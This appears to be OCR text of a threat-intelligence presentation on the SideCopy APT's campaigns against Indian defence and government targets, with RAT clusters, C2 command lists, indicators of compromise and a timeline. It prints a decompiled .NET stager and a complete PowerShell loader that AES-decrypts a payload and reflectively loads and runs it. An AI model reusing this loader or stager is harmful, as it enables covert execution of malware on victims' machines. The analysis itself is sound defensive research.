




CurlBack RAT : Persist and Register


String	Function
/retsiger/	Register
/sdnammoc/	C2 commands
/taebtraeh/	Connection Alive
/stluser/	Upload results





CurlBack RAT : C2 Commands


C2 Commands
info
download
persistence
run
extract
permission
users
cmd




```
align 8
db 'permission',0       ; DATA XREF: sub_180009150:loc_180009F96↑o
align 8
db 'The process is running with SYSTEM permissions.',0
                        ; DATA XREF: sub_180009150+EC0↑o
_0 db 'The process is running with Administrator permissions.',0
                        ; DATA XREF: sub_180009150+F0D↑o
align 20h
_1 db 'The process is running with Standard User (low/medium) permission'
                        ; DATA XREF: sub_180009150+F42↑o
```


MSI Cluster-2 : Spark RAT

- Dropped via Linux stager using *wget*
  - Timestamp – 2024-Dec-20
- Golang based Open-source RAT
  - More than 500 forks since 2022
- Custom '*thunder*' version
- Custom variants by Chinese APTs
  - DragonSpark
  - TAG-100





New Cluster-3 : Back to HTA

- Targeting Defence Sector
- No DLL Sideloading
- Payloads in Resource section
- AES decryption via PowerShell




New Cluster-3 : Spear-Phishing






New Cluster-3 : HTA almost FUD

- Machine ID since May'23 – "desktop-ey8nc5b"



- .NET Stager
  - Decodes & separates data using ***EOF*** marker




```
string resourceName = DD.Dec("Vhjyy.Anbxdalnb.Mxldvnwc.ymo");
string text = DD.Dec("L:\\\\Dbnab\\\\Ydkurl\\\\Mxfwuxjmb\\\\Mxldvnwc.ymo");
bool flag = !Program.ExtractResource(resourceName, text);
if (flag)
{
    throw new FileNotFoundException();
}
byte[] array;
byte[] bytes;
bool flag2 = Program.ExtractPdfE(text, out array, out bytes);
if (flag2)
{
    Thread.Sleep(30000);
    string text2 = DD.Dec("L:\\\\Dbnab\\\\Ydkurl\\\\Mxfwuxjmb\\\\bdyxac.ngn");
    File.WriteAllBytes(text2, bytes);
    string fullPath = Path.GetFullPath(DD.Dec("L:\\\\Dbnab\\\\Ydkurl\\\\Mxfwuxjmb\\\\Orun.ngn"));
    string ePath = text2;
    string ek = "wq6AHvkMcSKA++1CPE3yVwg2CpdQhEzGbdarOwOrXe0=";
    Thread.Sleep(40000);
    string content = DD.Dec("\r\nyjajv(\r\n    [bcarwp]$NYjcq,\r\n    [bcarwp]$NTnh     \r\n)\r\n
      = 1; $r -un 100; $r++) {\r\n    $bdv += $r\r\n}\r\n\r\n$NTnhK = [Lxwenac]::OaxvKjbn64Bcarwp
      \r\n\r\n# Ngcajlc cqn jlcdju nwlahycnm mjcj (cqn anbc jocna RE)\r\n$NwlahycnmMjcj = $NK[16.
      ()\r\n$JnbJup.Tnh = $NTnhK\r\n$JnbJup.RE = $Re\r\n$JnbJup.Vxmn = [Bhbcnv.Bnldarch.Lahycxpaj
      [Bhbcnv.Bnldarch.Lahycxpajyqh.YjmmrwpVxmn]::YTLB7\r\n\r\n$Mnlahycxa = $JnbJup.LanjcnMnlahyc
      $NwlahycnmMjcj.Unwpcq)\r\n\r\n\r\n$Jbbnvkuh = [Bhbcnv.Anounlcrxw.Jbbnvkuh]::Uxjm($Mnlahycnm
      nwcah yxrwc\r\n$NwcahYxrwc = $Jbbnvkuh.NwcahYxrwc\r\n ro ($nwcahYxrwc.PncYjajvncnab().Unwpc
      \r\n        $nwcahYxrwc.Rwextn($wduu, @(,[bcarwp[]]@()))  # Yjbb jw nvych bcarwp jaajh\r\n
    Program.ES(content, ePath, ek);
}
```


New Cluster-3 : PowerShell stage

- Ignore policies and profile
- 2 parameters: *-EPath* and *–EKey*
- Delayed Base64 decode of the key
- AES Decryption and Reflective Loading

```
$EKeyB = [Convert]::FromBase64String($EKey)
$EB = [System.IO.File]::ReadAllBytes($EPath)

$Iv = $EB[0..15]

# Extract the actual encrypted data (the rest after IV)
$EncryptedData = $EB[16..($EB.Length - 1)]

$AesAlg = [System.Security.Cryptography.Aes]::Create()
$AesAlg.Key = $EKeyB
$AesAlg.IV = $Iv
$AesAlg.Mode = [System.Security.Cryptography.CipherMode]::CBC
$AesAlg.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7

$Decryptor = $AesAlg.CreateDecryptor()
$DecryptedBytes = $Decryptor.TransformFinalBlock($EncryptedData, 0, $EncryptedData.Length)

$Assembly = [System.Reflection.Assembly]::Load($DecryptedBytes)

# If the EXE is a valid Windows application, we should invoke the entry point
$EntryPoint = $Assembly.EntryPoint
 if ($entryPoint.GetParameters().Length -eq 0) {

        $entryPoint.Invoke($null, @())
    } else {

        $entryPoint.Invoke($null, @(,[string[]]@()))  # Pass an empty string array
    }

$Decryptor.Dispose()
$AesAlg.Dispose()
```

New Cluster-3 : Custom Xeno RAT

- Open-source RAT emerged at end of 2023
- Features – HVNC, live microphone access, socks5 reverse proxy, UAC bypass, keylogger, etc.
- Custom variants:
  - MoonPeak by UAT-5394 (North Korean APT)



Threat Hunting

LNK

- Static – Machine ID
- Behavior – MSHTA

Infrastructure

- Open directors on LiteSpeed Server
- C2 located in Germany under Contabo GmBH

desktop-osi6rre	38.242.149[.]89	vmi1433024.contaboserver.net	AllaKore RAT and DRat
desktop-g1i8n3f	207.180.192[.]77	vmi747785.contaboserver.net	Key RAT
desktop-j6llo2k	38.242.220[.]166	vmi1390334.contaboserver.net	Ares RAT
desktop-bdeb1nb	161.97.151[.]220	vmi1370228.contaboserver.net	Ares RAT
desktop-g4b6mh4	164.68.102[.]44	vmi1701584.contaboserver.net	AllaKore RAT
desktop-87p7en5	213.136.94[.]11	vmi1761221.contaboserver.net	AllaKore RAT
desktop-ey8nc5b	144.126.143[.]138	vmi1264250.contaboserver.net	Action RAT
cop125n	209.126.7[.]8	vmi1293957.contaboserver.net	Action RAT

Staging Domains

103.76.213[.]95	rockwellroyalhomes[.]com isometricsindia[.]co.in	Oct 2023 Aug 2023
162.241.85[.]104	ssynergy[.]in elfinindia[.]com occoman[.]com sunfireglobal[.]in masterrealtors[.]in smokeworld[.]in	Apr 2023 May 2023 Aug 2023 Oct 2023 Nov 2023 Mar 2024
151.106.97[.]183	ivinfotech[.]com inniaromas[.]com revivelife[.]in vparking[.]online	Nov 2023 Nov 2023 Mar 2024 Apr 2024
84.32.84[.]41 160.153.131[.]201	springfielduniversity[.]info ddbl[.]co.uk	Apr 2024
67.223.118[.]135	reviewassignment[.]in / online	May 2024
162.0.209[.]114 151.106.117[.]91 192.64.117[.]203	utkalsevasamitikanjurmarg[.]in dipl[.]site campusportals[.]in	Jun 2024
198.54.115[.]184	educationportals[.]in	Aug 2024
45.130.228[.]25 151.106.117[.]91	pmshriggssssiwan[.]in	Nov 2024
157.20.51[.]28 103.171.45[.]86 103.171.45[.]95	egovservice[.]in	Dec 2024
164.100.68[.]219 164.100.94[.]171	nhp.mowr[.]gov[.]in	Dec 2024
103.76.231[.]95	drjagrutichavan[.]com	Jan 2025

Timeline of SideCopy

2024 May — US vs. China Trade War

- Same decoy in Oct 2023
- Feta RAT embedded in HTA
- DRat uploaded from PK

2024 June — Targets IAF officials

- First based MSI-stager
- Reverse RAT
- Another US vs. China theme

2024 June — Honey-Trap theme

- "WhatsApp_Image"
- Deploys Action RAT

2024 July — Targets Maritime Sector

- DOTM macros and BAT stagers
- Domains mimicking Ports, Docks
- Cheex, USB-Copier, SigThief

2024 Aug-Sept — Overlaps with APT36

- C2 Infra and decoy match
- Geta RAT (Async RAT)
- Reverse RAT & DISGOMOJI

2024 Nov — Targets MOD

- Allotment of Funds
- Embedded Feta RAT
- Action RAT

2024 Dec — New TTPs

- Railways, Oil & Gas, MEA
- Spark RAT and CurlBack RAT
- Second MSI cluster

Resources

Blogs

- https://www.seqrite.com/blog/goodbye-hta-hello-msi-new-ttps-and-clusters-of-an-apt-driven-by-multi-platform-attacks/
- https://www.seqrite.com/blog/umbrella-of-pakistani-threats-converging-tactics-of-cyber-operations-targeting-india/
- https://www.seqrite.com/blog/pakistani-apts-escalate-attacks-on-indian-gov-seqrite-labs-unveils-threats-and-connections/
- https://www.seqrite.com/blog/operation-rusticweb-targets-indian-govt-from-rust-based-malware-to-web-service-exfiltration/
- https://www.seqrite.com/blog/sidecopys-multi-platform-onslaught-leveraging-winrar-zero-day-and-linux-variant-of-ares-rat/

Papers

- https://www.virusbulletin.com/uploads/pdf/conference/vb2024/papers/Arming-WinRAR-deep-dive-into-APTs-exploiting-WinRARs-0-day-vulnerability-a-SideCopy-case-study.pdf
- https://www.seqrite.com/resources/transparent-tribe-apt-actively-lures-indian-army-amidst-increased-targeting-of-educational-institutions
- https://www.seqrite.com/resources/double-action-triple-infection-and-a-new-rat-sidecopys-persistent-targeting-of-indian-defence
- https://www.seqrite.com/resources/sidecopy-continues-to-target-indian-defense-organization

Response Strategies

- Track emerging TTPs and open-source tool abuse
- Secure Windows, Linux, and even Mobile endpoints
- Map infrastructure for threat attribution
- Detect phishing, social engineering, and exploitation
- Monitor critical sectors and at-risk groups

Microsoft

Thank you